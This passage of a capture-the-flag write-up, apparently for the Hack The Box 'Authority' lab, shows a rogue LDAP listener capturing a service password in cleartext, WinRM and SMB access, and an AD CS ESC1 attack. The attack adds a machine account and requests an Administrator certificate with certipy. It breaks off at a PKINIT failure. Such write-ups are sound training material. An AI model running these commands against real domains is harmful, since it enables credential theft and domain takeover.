

but “PWM is in open configuration mode” — the Configuration Manager is accessible and we have the PWM admin creds (svc_pwm / pWm_@dm!N_!23).

looking at the logs (especially WARN level), PWM is trying to bind to ldaps://authority.authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb.

the LocalDB also had some interesting logs showing the bind attempts:

the key insight: in the config editor, we can change the LDAP server URL that PWM authenticates against. so i pointed it to my own IP on port 636 and used netcat to capture the bind credentials in cleartext:
1
2
3
4
5
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ nc -lvnp 636 -o listen_ldap
listening on [any] 636 ...
connect to [10.10.15.45] from (UNKNOWN) [10.129.229.56] 62779
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb�lDaP_1n_th3_cle4r!
svc_ldap : lDaP_1n_th3_cle4r!
User Flag
verifying the creds and checking access:
1
2
3
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ netexec winrm 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
WINRM       10.129.229.56   5985   AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r! (Pwn3d!)
WinRM access! let’s get in:
1
2
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

user flag captured!
also checked shares with svc_ldap — now we get READ on Department Shares too:
1
2
3
4
5
6
7
8
9
10
11
┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ netexec smb 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' --shares
SMB         10.129.229.56   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.229.56   445    AUTHORITY        -----           -----------     ------
SMB         10.129.229.56   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.229.56   445    AUTHORITY        C$                              Default share
SMB         10.129.229.56   445    AUTHORITY        Department Shares READ
SMB         10.129.229.56   445    AUTHORITY        Development     READ
SMB         10.129.229.56   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.229.56   445    AUTHORITY        NETLOGON        READ            Logon server share
SMB         10.129.229.56   445    AUTHORITY        SYSVOL          READ            Logon server share
mounted it but it’s mostly empty folders:
1
2
3
4
5
6
7
8
9
10
11
12
sudo mount -t cifs '//authority.htb/Department Shares' /tmp/depshares -o username='svc_ldap',password='lDaP_1n_th3_cle4r!',ro

┌──(varadkj㉿kali-vm)-[~/cybersec/boxes/discord/authority]
└─$ ls -lRah /tmp/depshares
/tmp/depshares:
drwxr-xr-x  2 root root 4.0K Mar 28  2023  .
drwxr-xr-x  2 root root    0 Mar 28  2023  Accounting
drwxr-xr-x  2 root root    0 Mar 28  2023  Finance
drwxr-xr-x  2 root root    0 Mar 28  2023  HR
drwxr-xr-x  2 root root    0 Mar 28  2023  IT
drwxr-xr-x  2 root root    0 Mar 28  2023  Marketing
drwxr-xr-x  2 root root    0 Mar 28  2023  Operations
nothing useful there.
ran BloodHound collection:
1
2
┌──(varadkj㉿kali-vm)-[~/…/boxes/discord/authority/BH]
└─$ netexec ldap authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!' --bloodhound -c All -d authority.htb --dns-server 10.129.229.56
BH didn’t find any obvious privesc paths. but poking around the filesystem i found C:\Certs\LDAPS.pfx — which reminded me we already confirmed AD CS exists from the nmap scan.
Privilege Escalation — ADCS ESC1
Enumerating Certificate Templates
since we confirmed the CA (htb-AUTHORITY-CA) exists and we have valid domain creds, time to enumerate vulnerable certificate templates:
1
2
┌──(varadkj㉿kali-vm)-[~/…/BH/password/pwm/onejar]
└─$ certipy find -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.129.229.56 -vulnerable

found one vulnerable template — CorpVPN flagged for ESC1. full certipy output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : AUTHORITY.HTB\Administrators
      Access Rights
        ManageCa                        : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        ManageCertificates              : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Enroll                          : AUTHORITY.HTB\Authenticated Users

Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollmentCheckUserDsCertificate
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Full Control Principals         : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
    [+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
ESC1 conditions met:
- Enrollee Supplies Subject = True → the requester controls the SAN, can put any UPN
- Client Authentication EKU → cert can be used to authenticate to AD
- Domain Computers can enroll → we need a machine account
but svc_ldap is a user, not a computer. so first we need to check if we can create a machine account:
1
2
┌──(varadkj㉿kali-vm)-[~/…/BH/password/pwm/onejar]
└─$ netexec ldap authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
ms-DS-MachineAccountQuota = 10. any authenticated user can add up to 10 computer accounts.
Adding a Machine Account
1
2
3
4
5
┌──(varadkj㉿kali-vm)-[~/…/BH/password/pwm/onejar]
└─$ impacket-addcomputer 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!' -computer-name 'badpc' -computer-pass 'badpass' -dc-ip 10.129.229.56
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account badpc$ with password badpass.
Requesting a Certificate as Administrator
now we use the machine account (member of Domain Computers) to enroll in CorpVPN and stuff Administrator@authority.htb in the SAN:
1
2
3
4
5
6
7
8
9
┌──(varadkj㉿kali-vm)-[~/…/BH/password/pwm/onejar]
└─$ certipy req -u 'badpc$' -p 'badpass' -ca AUTHORITY-CA -template CorpVPN -upn Administrator@authority.htb -dc-ip 10.129.229.56
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 2
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@authority.htb'
[*] Saving certificate and private key to 'administrator.pfx'
the CA signed it because the template says “let the requester pick the subject” and it never verified that badpc$ is actually Administrator. textbook ESC1.
PKINIT Fails — Falling Back to PassTheCert
trying to authenticate with the cert via PKINIT:
1
2
3
┌──(varadkj㉿kali-vm)-[~/…/BH/password/pwm/onejar]
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.229.56
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
PKINIT isn’t supported on this DC.
